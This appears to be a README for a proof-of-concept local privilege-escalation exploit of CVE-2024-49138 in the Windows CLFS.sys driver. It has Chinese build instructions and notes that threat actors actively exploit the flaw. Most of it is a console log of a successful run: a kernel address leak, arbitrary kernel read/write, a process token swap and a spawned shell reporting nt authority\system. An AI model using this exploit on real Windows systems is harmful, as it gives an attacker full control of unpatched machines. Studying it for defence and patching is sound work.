C:\Program Files\Microsoft Visual Studio\2022\Professional\MSBuild\Microsoft\VC\v170\Microsoft.CppBuild.targets(456,5): error MSB8020: The build tools for Visual Studio 2019 (Platform Toolset = 'v142') cannot be found. To build using the v142 build tools, please install Visual Studio 2019 build tools. Alternatively, you may upgrade to the current Visual Studio tools by selecting the Project menu or right-click the solution, and then selecting "Retarget solution".
1. 打开 Visual Studio 安装程序:
转到开始菜单并打开 Visual Studio 安装程序。
2. 修改你的 Visual Studio 安装:
选择 Visual Studio 2022 并点击“修改”。
3. 安装所需的工具集:
在“单个组件”选项卡中,搜索: MSVC v142 - VS 2019 C++ x64/x86 构建工具 选择它并点击“安装”。 4. 重新生成项目: 安装完成后,在 Visual Studio 2022 中重新生成项目。
利用 CVE-2024-49138(位于 CLFS.sys 中)的概念验证代码。
CrowdStrike 检测到该漏洞被威胁行为者积极利用。
已在 Windows 11 23h2 上测试。
详细分析将在后续博客文章中提供。
编译 x64 Release 版本。

运行并获取系统 shell。
PS C:\Users\IEUser\Desktop> whoami
windows11\ieuser
PS C:\Users\IEUser\Desktop> .\CVE-2024-49138-POC.exe
Directory created successfully: C:\temp
Directory created successfully: C:\temp
file opened successfully
AddLogContainer successful
hResource = 0x00007FF7CDB89080
hResource = 0x00007FF7CDB890A0
pResourceData = 0x00007FF7CDB890A0
Resource size: 65536 bytes
Resource written to output.bin successfully.
Kernel Base Address: 0xFFFFF80339800000
Kernel Name: ntoskrnl.exe
NtReadVirtualMemory = 0x00007FFFAF0EFB40
NtWriteVirtualMemory = 0x00007FFFAF0EFAA0
pcclfscontainer = 0x0000000002100000
address_to_write = 0xFFFFC201424CC2B2
Process priority set to REALTIME_PRIORITY_CLASS.
Thread priority set to the highest level: TIME_CRITICAL.
triggering vuln...CreateLogFile failed with error 6601
Process priority set to NORMAL_PRIORITY_CLASS.
Thread priority set to the highest level: THREAD_PRIORITY_NORMAL.
vuln triggered
reading base of ntoskrnl to check we have arbitrary read/write
buf = 0x0000000300905A4D
swapping tokens...
current token address = 0xFFFFC201423EC578
systemtoken = 0xFFFFD401F501C6E9
Overwriting process token..
token swapped. Restoring PreviousMode and spawning system shell...
Microsoft Windows [Version 10.0.22631.2861]
(c) Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>whoami
nt authority\system

C:\Users\IEUser\Desktop>